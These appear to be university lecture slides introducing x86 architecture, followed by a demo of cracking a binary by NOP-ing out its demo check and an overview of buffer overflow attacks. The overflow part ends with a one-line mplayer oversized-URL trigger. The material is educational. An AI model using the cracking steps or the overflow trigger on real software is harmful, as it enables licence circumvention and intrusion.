ECE/CS 250
Computer Architecture

Summer 2018

Intel x86

Tyler Bletsch
Duke University

Basic differences


<table>
<tr><th></th><th>MIPS</th><th>Intel x86</th></tr>
<tr><td>Word size</td><td>Originally: 32-bit (MIPS I in 1985)
Now: 64-bit (MIPS64 in 1999)</td><td>Originally: 16-bit (8086 in 1978)
Later: 32-bit (80386 in 1985)
Now: 64-bit (Pentium 4’s in 2005)</td></tr>
<tr><td>Design</td><td>RISC</td><td>CISC</td></tr>
<tr><td>ALU ops</td><td>Register = Register ⊗ Register
(3 operand)</td><td>Register ⊗= <Reg|Memory>
(2 operand)</td></tr>
<tr><td>Registers</td><td>32</td><td>8 (32-bit) or 16 (64-bit)</td></tr>
<tr><td>Instruction size</td><td>32-bit fixed</td><td>Variable: originally 8- to 48-bit,
can be longer now (up to 15 *bytes*!)</td></tr>
<tr><td>Branching</td><td>Condition in register (e.g. “slt”)</td><td>Condition codes set implicitly</td></tr>
<tr><td>Endian</td><td>Either (typically big)</td><td>Little</td></tr>
<tr><td>Variants and extensions</td><td>Just 32- vs. 64-bit, plus some graphics extensions in the 90s</td><td>A bajillion (x87, IA-32, MMX, 3DNow!, SSE, SSE2, PAE, x86-64, SSE3, SSE4, SSE5, AVX, AES, FMA)</td></tr>
<tr><td>Market share</td><td>Small but persistent (embedded)</td><td>80% server, similar for consumer
(defection to ARM for mobile is recent)</td></tr>
</table>

32-bit x86 primer

- Registers:
  - General: `eax ebx ecx edx edi esi`
  - Stack: `esp ebp`
  - Instruction pointer: `eip`
- Complex instruction set
  - Instructions are variable-sized & unaligned
- Hardware-supported call stack
  - `call` / `ret`
  - Parameters on the stack, return value in `eax`
- Little-endian
- We'll use Intel-style assembly language (Destination first)
  - Other notations of x86 assembly exist and are in common use! Most notably AT&T syntax, used by GNU GCC.

```
mov  eax, 5
mov  [ebx], 6
add  eax, edi
push eax
pop  esi
call 0x12345678
ret
jmp  0x87654321
jmp  eax
call eax
```

Intel x86 instruction format




From Igor Kholodov's CIS-77 course materials,
http://www.c-jump.com/CIS77/CPU/x86/lecture.html

Intel x86 registers (32-bit, simplified)

REG Value	Register if data size is eight bits	Register if data size is 16-bits	Register if data size is 32 bits
000	al	ax	eax
001	cl	cx	ecx
010	dl	dx	edx
011	bl	bx	ebx
100	ah	sp	esp
101	ch	bp	ebp
110	dh	si	esi
111	bh	di	edi

Intel x86 registers (64-bit, complexified)



- Includes general purpose registers, plus a bunch of special purpose ones (floating point, MMX, etc.)

Memory accesses

- Can be *anywhere*
  - No separate “load word” instruction – almost any op can load/store!

- Location can be various *expressions* (not just “0($1)”):
  - [**disp** + <REG>***n**] ex: [0x123 + 2*eax]
  - [<REG> + <REG>***n**] ex: [ebx + 4*eax]
  - [**disp** + <REG> + <REG>***n**] ex: [0x123 + ebx + 8*eax]

  - You get “0($1)” by doing [0 + eax*1], which you can write as [eax]

- All this handled in the MOD-R/M and SIB fields of instruction

- Imagine making the control unit for these instructions

MIPS/x86 Rosetta Stone

Operation	MIPS code	Effect on MIPS	x86 code	Effect on x86
Add registers	`add $1, $2, $3`	$1 = $2 + $3	`add eax, ebx`	$1 += $2
Add immediate	`addi $1, $2, 50`	$1 = $2 + 50	`add eax, 50`	$1 += 50
Load constant	`li $1, 50`	$1 = 50	`mov eax, 50`	eax = 50
Move among regs	`move $1, $2`	$1 = $2	`mov eax, ebx`	eax = ebx
Load word	`lw $1, 4($2)`	$1 = *(4+$2)	`mov eax, [4+ebx]`	eax = *(4+ebx)
Store word	`sw $1, 4($2)`	*(4+$2) = $1	`mov [4+ebx], eax`	*(4+ebx) = eax
Shift left	`sll $1, $2, 3`	$1 = $2 << 3	`sal eax, 3`	eax <<= 3
Bitwise AND	`and $1, $2, $3`	$1 = $2 & $3	`and eax, ebx`	eax &= ebx
No-op	`nop`	-	`nop`	-
Conditional move	`movn $1, $2, $3`	if ($3) { $1=$2 }	`test ecx` `cmovnz eax, ebx`	*(Set condition flags based on ecx)* if (last_alu_op_is_nonzero) { eax=ebx }
Compare	`slt $1, $2, $3`	$1 = $2<$3 ? 1 : 0	`cmp eax, ebx`	*(Set condition flags based on eax-ebx)*
Stack push	`addi $sp, $sp, -4` `sw $5, 0($sp)`	SP-=4 *SP = $5	`push ecx`	*SP = ecx ; SP-=4
Jump	`j label`	PC = label	`jmp label`	PC = label
Function call	`jal label`	$ra = PC+4 PC = label	`call label`	*SP = PC+len SP -= 4 PC = label
Function return	`jr $ra`	PC = $ra	`ret`	PC = *SP SP+=4
Branch if less than	`slt $1, $2, $3` `bnez $1, label`	if ($2<$3) PC=label	`cmp eax, ebx` `jl label`	if (eax<ebx) PC=label
Request syscall	`syscall`	Requests kernel	`int 0x80`	Requests kernel

Stuff that doesn't translate…

Task	x86 instruction
Branch if last ALU op overflowed	`jo label`
Branch if last ALU op was even	`jpe label`
Swap two registers	`xchg eax, ebx`
Square root	`fsqrt`
Prefetch into cache	`prefetchnta 64[esi]`
Special prefix to do an instruction until the end of string (Kind of like "while(*p)")	`rep`
Load constant pi	`fldpi st(0)`
Push all the registers to the stack at once	`pushad`
Decrement ecx and branch if not zero yet	`loop label`
Add multiple numbers at once (MMX) (Single Instruction, Multiple Data (SIMD))	`addps xmm0, xmm1`
Scan a string for a null (among other things) (Vastly accelerates strlen())	`pcmpistri`
Encrypt data using the AES algorithm	`aesenc`

List of all x86 instructions

AAA AAD AAM AAS ADC ADD ADDPD ADDPS ADDSD ADDSS ADDSUBPD ADDSUBPS ADX AMX AND ANDNPD ANDNPS ANDPD ANDPS ARPL BLENDPD BLENDPS BLENDVPD BLENDVPS BOUND BSF BSR BSWAP BT BTC BTR BTS CALL CALLF CBW CDQ CLC CLD CLFLUSH CLI CLTS CMC CMOVA CMOVAE CMOVB CMOVBE CMOVC

CMOVE CMOVG CMOVGE CMOVL CMOVLE CMOVNA CMOVNAE CMOVNB CMOVNBE CMOVNC CMOVNE CMOVNG CMOVNGE CMOVNL CMOVNLE CMOVNO CMOVNP CMOVNS CMOVNZ CMOVO CMOVP CMOVPE CMOVPO CMOVS CMOVZ CMP CMPPD CMPPS CMPS CMPSB CMPSD CMPSS CMPSW CMPXCHG CMPXCHG8B COMISD COMISS CPUID CRC32 CS CVTDQ2PD CVTDQ2PS CVTPD2DQ CVTPD2PI CVTPD2PS CVTPI2PD CVTPI2PS

CVTPS2DQ CVTPS2PD CVTPS2PI CVTSD2SI CVTSD2SS CVTSI2SD CVTSI2SS CVTSS2SD CVTSS2SI CVTTPD2DQ CVTTPD2PI CVTTPS2DQ CVTTPS2PI CVTTSD2SI CVTTSS2SI CWD CWDE DAA DAS DEC DIV DIVPD DIVPS DIVSD DIVSS DPPD DPPS DS EMMS ENTER ES EXTRACTPS F2XM1 FABS FADD FADDP FBLD FBSTP FCHS FCLEX FCMOVB FCMOVBE FCMOVE FCMOVNB FCMOVNBE FCMOVNE FCMOVNU

FCMOVU FCOM FCOM2 FCOMI FCOMIP FCOMP FCOMP3 FCOMP5 FCOMPP FCOS FDECSTP FDIV FDIVP FDIVR FDIVRP FFREE FFREEP FIADD FICOM FICOMP FIDIV FIDIVR FILD FIMUL FINCSTP FINIT FIST FISTP FISTTP FISUB FISUBR FLD FLD1 FLDCW FLDENV FLDL2E FLDL2T FLDLG2 FLDLN2 FLDPI FLDZ FMUL FMULP FNCLEX FNDISI FNENI FNINIT

FNOP FNSAVE FNSETPM FNSTCW FNSTENV FNSTSW FPATAN FPREM FPREM1 FPTAN FRNDINT FRSTOR FS FSAVE FSCALE FSIN FSINCOS FSQRT FST FSTCW FSTENV FSTP FSTP1 FSTP8 FSTP9 FSTSW FSUB FSUBP FSUBR FSUBRP FTST FUCOM FUCOMI FUCOMIP FUCOMP FUCOMPP FWAIT FXAM FXCH FXCH4 FXCH7 FXRSTOR FXSAVE FXTRACT FYL2X FYL2XP1 GETSEC

GS HADDPD HADDPS HINT_NOP HLT HSUBPD HSUBPS ICEBP IDIV IMUL IN INC INS INSB INSD INSERTPS INSW INT INT1 INTO INVD INVEPT INVLPG INVVPID IRET IRETD JA JAE JB JBE JC JCXZ JE JECXZ JG JGE JL JLE JMP JMPF JNA JNAE JNB JNBE JNC JNE JNG

JNGE JNL JNLE JNO JNP JNS JNZ JO JP JPE JPO JS JZ LAHF LAR LDDQU LDMXCSR LDS LEA LEAVE LES LFENCE LFS LGDT LGS LIDT LLDT LMSW LOCK LODS LODSB LODSD LODSW LOOP LOOPE LOOPNE LOOPNZ LOOPZ LSL LSS LTR MASKMOVDQU MASKMOVQ MAXPD MAXPS MAXSD MAXSS

MFENCE MINPD MINPS MINSD MINSS MONITOR MOV MOVAPD MOVAPS MOVBE MOVD MOVDDUP MOVDQ2Q MOVDQA MOVDQU MOVHLPS MOVHPD MOVHPS MOVLHPS MOVLPD MOVLPS MOVMSKPD MOVMSKPS MOVNTDQ MOVNTDQA MOVNTI MOVNTPD MOVNTPS MOVNTQ MOVQ MOVQ2DQ MOVS MOVSB MOVSD MOVSHDUP MOVSLDUP MOVSS MOVSW MOVSX MOVUPD MOVUPS MOVZX MPSADBW MUL MULPD MULPS MULSD

MULSS MWAIT NEG NOP NOT OR ORPD ORPS OUT OUTS OUTSB OUTSD OUTSW PABSB PABSD PABSW PACKSSDW PACKSSWB PACKUSDW PACKUSWB PADDB PADDD PADDQ PADDSB PADDSW PADDUSB PADDUSW PADDW PALIGNR PAND PANDN PAUSE PAVGB PAVGW PBLENDVB PBLENDW PCMPEQB PCMPEQD PCMPEQQ PCMPEQW PCMPESTRI PCMPESTRM PCMPGTB PCMPGTD PCMPGTQ PCMPGTW PCMPISTRI

PCMPISTRM PEXTRB PEXTRD PEXTRQ PEXTRW PHADDD PHADDSW PHADDW PHMINPOSUW PHSUBD PHSUBSW PHSUBW PINSRB PINSRD PINSRQ PINSRW PMADDUBSW PMADDWD PMAXSB PMAXSD PMAXSW PMAXUB PMAXUD PMAXUW PMINSB PMINSD PMINSW PMINUB PMINUD PMINUW PMOVMSKB PMOVSXBD PMOVSXBQ PMOVSXBW PMOVSXDQ PMOVSXWD PMOVSXWQ PMOVZXBD PMOVZXBQ PMOVZXBW PMOVZXDQ PMOVZXWD PMOVZXWQ PMULDQ PMULHRSW PMULHUW PMULHW

PMULLD PMULLW PMULUDQ POP POPA POPAD POPCNT POPF POPFD POR PREFETCHNTA PREFETCHT0 PREFETCHT1 PREFETCHT2 PSADBW PSHUFB PSHUFD PSHUFHW PSHUFLW PSHUFW PSIGNB PSIGND PSIGNW PSLLD PSLLDQ PSLLQ PSLLW PSRAD PSRAW PSRLD PSRLDQ PSRLQ PSRLW PSUBB PSUBD PSUBQ PSUBSB PSUBSW PSUBUSB PSUBUSW PSUBW PTEST PUNPCKHBW PUNPCKHDQ PUNPCKHQDQ PUNPCKHWD PUNPCKLBW

PUNPCKLDQ PUNPCKLQDQ PUNPCKLWD PUSH PUSHA PUSHAD PUSHF PUSHFD PXOR RCL RCPPS RCPSS RCR RDMSR RDPMC RDTSC RDTSCP REP REPE REPNE REPNZ REPZ RETF RETN ROL ROR ROUNDPD ROUNDPS ROUNDSD ROUNDSS RSM RSQRTPS RSQRTSS SAHF SAL SALC SAR SBB SCAS SCASB SCASD SCASW SETA SETAE SETALC SETB SETBE

SETC SETE SETG SETGE SETL SETLE SETNA SETNAE SETNB SETNBE SETNC SETNE SETNG SETNGE SETNL SETNLE SETNO SETNP SETNS SETNZ SETO SETP SETPE SETPO SETS SETZ SFENCE SGDT SHL SHLD SHR SHRD SHUFPD SHUFPS SIDT SLDT SMSW SQRTPD SQRTPS SQRTSD SQRTSS SS STC STD STI STMXCSR STOS

STOSB STOSD STOSW STR SUB SUBPD SUBPS SUBSD SUBSS SYSENTER SYSEXIT TEST UCOMISD UCOMISS UD UD2 UNPCKHPD UNPCKHPS UNPCKLPD UNPCKLPS VERR VERW VMCALL VMCLEAR VMLAUNCH VMPTRLD VMPTRST VMREAD VMRESUME VMWRITE VMXOFF VMXON WAIT WBINVD WRMSR XADD XCHG XGETBV XLAT XLATB XOR XORPD XORPS XRSTOR XSAVE XSETBV

Exploring a compiled x86 program

- Introducing hello.c
  - `cat hello.c`
- Compile to assembly language (and down to executable)
  - `make`
    - `gcc -m32 -g -S -o hello.s hello.c`
    - `gcc -m32 -g -o hello hello.c`
- View assembly language output
  - `cat hello.s`
- Disassemble binary to see compiled instructions
  - `objdump -d hello`
- Analyze `hello` using IDA Pro

CAN WE USE THIS TO CRACK COMPILED SOFTWARE????

DRAMATIC PAUSE

Please fill out the course survey

Binary modification

- Introducing supercalc
  - `./supercalc`
  - `./supercalc 2 3`
  - `./supercalc 2 10`
- Disassemble binary
  - `objdump -d supercalc`
- Analyze `supercalc` using IDA Pro
- Find the demo check code in IDA
- Identify **sections** of executable
  - `./objdump -h supercalc`
- Find the code we care about in the binary file via hex editor
- Flatten all the check code into NOPs
- Disassemble, analyze, and test hacked binary


Diving into code injection and reuse attacks (not on exam)

Some slides originally by Anthony Wood, University of Virginia, for CS 851/551
(http://www.cs.virginia.edu/crab/injection.ppt**)**

Adapted by Tyler Bletsch, Duke University

What is a Buffer Overflow?


- Intent
  - Arbitrary code execution
    - Spawn a remote shell or infect with worm/virus
  - Denial of service
- Steps
  - Inject attack code into buffer
  - Redirect control flow to attack code
  - Execute attack code



Attack Possibilities

- Targets
  - Stack, heap, static area
  - Parameter modification (non-pointer data)
    - E.g., change parameters for existing call to `exec()`
- Injected code vs. existing code
- Absolute vs. relative address dependencies
- Related Attacks
  - Integer overflows, double-frees
  - Format-string attacks

Typical Address Space



From Dawn Song's RISE: http://research.microsoft.com/projects/SWSecInstitute/slides/Song.ppt

Examples

- (In)famous: Morris worm (1988)
  - gets() in fingerd
- Code Red (2001)
  - MS IIS .ida vulnerability
- Blaster (2003)
  - MS DCOM RPC vulnerability
- Mplayer URL heap allocation (2004)

```
% mplayer http://`perl -e 'print "\""x1024;'`
```

